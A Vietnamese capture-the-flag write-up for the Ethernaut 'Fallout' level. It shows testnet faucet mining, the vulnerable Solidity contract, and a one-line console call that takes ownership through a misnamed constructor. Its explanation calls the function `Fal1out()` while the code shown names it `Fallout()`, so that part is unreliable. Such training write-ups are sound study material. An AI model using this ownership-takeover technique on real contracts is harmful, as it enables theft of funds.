


Fallout

1. Thực hiện việc kiếm ETH:

Sử dụng: <https://goerli-faucet.pk910.de/> - để lấy được một số ETH cho ví bằng cách:

- + Điền ETH address của mình vào:



- + Sau đó start Mining:

Goerli PoW Faucet

The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.



Target Address:

0x92141B14ddb92C256eFB3f1F464b042164570Af9

Your Mining Reward:

0 GöETH

Current Hashrate:

0 H/s

Number of Workers:

0 / 4



Minimum Claim Reward:

0.02 GöETH

Maximum Claim Reward:

1 GöETH

Remaining Session Time:

11h 59min

Total Shares:

0

Avg. Reward per Hour:

0 GöETH/h

Reward Boost:

+ 0%

Boost

Stop Mining

- + Trong trường hợp máy lag hoặc muốn tăng công suất có thể thêm và giảm bớt công việc tại Number of Workers.

- + Đến khi kiểm đủ số lượng có thể rút thì có thể dừng lại và nhận ETH

Goerli PoW Faucet

The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.

Claim Rewards

Wallet: 0x92141B14ddb92C256eFB3f1F464b042164570Af9
Amount: 0.037 GÖETH
Timeout: 2023-08-11 20:21 (23h 47min)
Captcha:



Tôi không phải là người
máy



reCAPTCHA
Bảo mật - Điều khoản

Claim Rewards

Goerli PoW Faucet

The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.


Claim Rewards

Wallet: 0x92141B14ddb92C256eFB3f1F464b042164570Af9
Amount: 0.037 GÖETH
Timeout: -

Claim Transaction has been confirmed in block #9494425!


TX: [0xee3c472ae50e02f9a46b354ce2e18e02b83fa546079f95b3f392042e5e457d6b](#)

Did you like the faucet? Give that project a

 Star 1,713

Or support this faucet by sharing your result with a

 Tweet

 Post

[Return to startpage](#)

=> Và ta đã có đủ số ETH để tiếp tục tham ra vào Ethernaut

2. Xác định yêu cầu đề bài:

Claim ownership of the contract below to complete this level.

Things that might help

- Solidity Remix IDE

```

// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

import 'openzeppelin-contracts-06/math/SafeMath.sol';

contract Fallout {

    using SafeMath for uint256;
    mapping (address => uint) allocations;
    address payable public owner;

    /* constructor */
    function Fallout() public payable {
        owner = msg.sender;
        allocations[owner] = msg.value;
    }

    modifier onlyOwner {
        require(
            msg.sender == owner,
            "caller is not the owner"
        );
        _;
    }

    function allocate() public payable {
        allocations[msg.sender] = allocations[msg.sender].add(msg.value);
    }

    function sendAllocation(address payable allocator) public {
        require(allocations[allocator] > 0);
        allocator.transfer(allocations[allocator]);
    }

    function collectAllocations() public onlyOwner {
        msg.sender.transfer(address(this).balance);
    }

    function allocatorBalance(address allocator) public view returns (uint) {
        return allocations[allocator];
    }
}

```

3. Giải quyết bài toán

Mục tiêu duy nhất là yêu cầu được quyền sở hữu hợp đồng.

Ta có thể thấy rằng hàm tạo là `Fal1out()` chứ không phải `Fallout()`, nên nó chỉ là một phương thức bình thường không phải hàm tạo, nên ta có thể dễ dàng gọi nó như là một phương thức bình thường.

```
> await contract.Fallout()
Sent transaction https://goerli.etherscan.io/tx/0x89faf5d...
Mined transaction https://goerli.etherscan.io/tx/0x89faf5d...
{ tx: '0x89faf5db5a88864e80d1898b49d819bbd77fca7b7e6549c29ff9b2f0f9cad485', receipt: {...}, logs: Array(0) }
```

Và thế là địa chỉ ETH của ta đã sở hữu hợp đồng.

Level này chỉ ra lỗi đánh máy nhỏ có thể dẫn tới mất quyền sở hữu hợp đồng

=> Nên cẩn trọng với các hàm tạo và các phương thức.

[illegible]